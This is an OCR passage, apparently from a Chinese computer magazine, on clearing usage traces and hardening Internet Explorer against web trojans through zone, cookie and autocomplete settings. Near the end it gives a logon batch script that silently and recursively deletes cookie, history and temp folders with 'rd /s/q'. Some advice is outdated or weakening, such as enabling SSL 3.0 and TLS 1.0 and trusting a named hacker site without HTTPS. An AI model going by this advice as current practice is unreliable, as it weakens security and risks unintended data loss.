


图4



图5




图6




图7

直接运行这个批处理就可以轻松的消除掉在运行中留下的痕迹了。

5．播放器历史记录的清除

我们以WINDOWS MEDIA PLAYER为例，选择"工具"—"选项"，在"隐私"选项中去掉"在播放机中保存文件和URL历史记录"前面的勾就可以了。

（本文所涉及到的AutoLogin、QQ聊天记录查看器、Utrasentry和缩略图查看器已收录到光盘中）

IE安全不容忽视

BaseNet

随着挂马技术的盛行，网页木马已经成为木马传播技术中非常重要的一种传播方法，因此IE的安全性也被逐渐提上了日程。

一、IE安全的常规设置

1.更换IE版本及时更新补丁

我们首先要做的是把IE浏览器升级到最新版本，不要在5.*的版本停留，这样在很大程度上可以防范网马攻击，我们从各大知名站点均可下载到最新版本的IE浏览器（IE6.0和7.0都行）。

2.抛弃“俗”方法

在IE的安全防范中，网上很多网站都提到过一个技巧，修改C:\WINDOWS\system32\drivers\etc文件夹下的hosts文件内容，如图1。通过利用DNS解析IP的错误达到屏蔽恶意网站的目的。这个方法曾经不错，不过现在看来已经有点俗了。




图1

首先，网页挂马无处不在，越是流量好的网站越是入侵者注意的目标，我们不可能把不错的站点添加到里面；其次，现在的恶意网站越来越多，我们无法把所有的恶意网站都添加进去来通过这种方法实现屏蔽。

3.不要轻易的使用IE设置、修复类的工具

IE的安全防范是WINDOWS操作系统现阶段的一个薄弱环节，因此很多人都到网上下载IE的安全设置、修复类的工具，想法是好的，但是别忘了恶意攻击者正是利用这点，把恶意的文件添加到这类工具中，等着你下载中招呢。一定要注意，想要下载使用该类工具的话就要选择那些知名的站点去下载。

4.来自IE自身的安全设置

微软自身提供了一些IE的安全设置选项，我们首先要把这些安全设置做好，依次打开“开始”—“设置”—“控制面板”，或者直接在“开始”—“运行”中输入control，打开“控制面板”，双击“Internet选项”，进入到“安全”选项，把“安全级别”的滚动条拖到“高”，如图2。




图2

这样设置在一定程度上可以防止一些组件的运行，比如我们熟悉的activex。接着点击“受信任的站点”，将安全级别设置为“中低”，现在我们通过单击“站点”按钮添加一些受信任的站点，也就是说不可能存在恶意代码的站点，比如www.hackerxfiles.net。注意，输入完成后记着把“对该区域中的所有站点要求服务器验证（https）”前的勾去掉，如图3。




图3

使用同样的方法将其它区域的安全级别都设置为“高”，也就是除“受信任站点”外其它区域的安全级别都设置为“高”。然后转到“隐私”选项，将滚动条拖到“阻止所有COOKIES”，这样来自网上的cookies信息就不会保存到我们的电脑上了，当然受信任的站点不包括在内，如图4。




图4

转到“内容”选项，单击“自动完成”，把里面所有的勾都去掉，这样就可以保证电脑中不会保留任何的表单信息，如图5。




图5

最后进入“高级”选项，勾选上以下选择项：

- 自动检查更新
- 使用SSL3.0
- 使用TLS1.0
- 检查下载程序的签名
- 检查服务器证书吊销
- 不将加密的页面存到硬盘
- 对无效站点证书发出警告
- 取消以下选项前的勾：
- 启用即需安装（其他）
- 启用自动完成
- 启用第三方浏览器扩展
- 启用即需安装（Internet Explorer）
- 启用集成Windows身份验证

完成上面的设置，单击“完成”退出设置（上面这几种设置是做到了安全，但同时对网站的访问也带来了不小的影响，像禁止activex的使用，这个可能会引起很多站点都不能正常浏览。所以类似安全级别设置，建议尽量自定义设置，以免无法访问网站时又找不到原因）。

5.谨慎index.dat文件泄露信息

index.dat文件是一个隐藏的文件，它记录着浏览器访问过的网址、访问的时间等信息，本质上该文件是一个保存了cookies信息、历史记录和IE临时文件的复本，即使我们把IE中的这些内容删除了，在该文件中也依然存在，通过index.dat文件查看器就可以清楚的看到这些信息，如图6。




图6

所以要删除系统中的index.dat文件，编辑如下批处理代码：

```
cd C:\Documents and Settings\administrator
rd /s/q cookies
rd /s/q locals~1\history
rd /s/q locals~1\tempor~1
```

C:\Documents and Settings\administrator根据自己的实际情况进行更改，保存为rdie.bat，在“开始”—“运行”中输入**gpedit.msc**打开组策略，依次定位到“用户配置”—“Windows设置”—“脚本-（登录/注销）”，在右侧窗口中双击“登录”，如图7。单击“添加”按钮，在“脚本名”中选择rdie.bat的位置，单击“确定“后退出，如图8。这样每次开机后都会删除这些文件夹，同时也删除了烦人的index.dat文件（使用关机脚本亦可）。

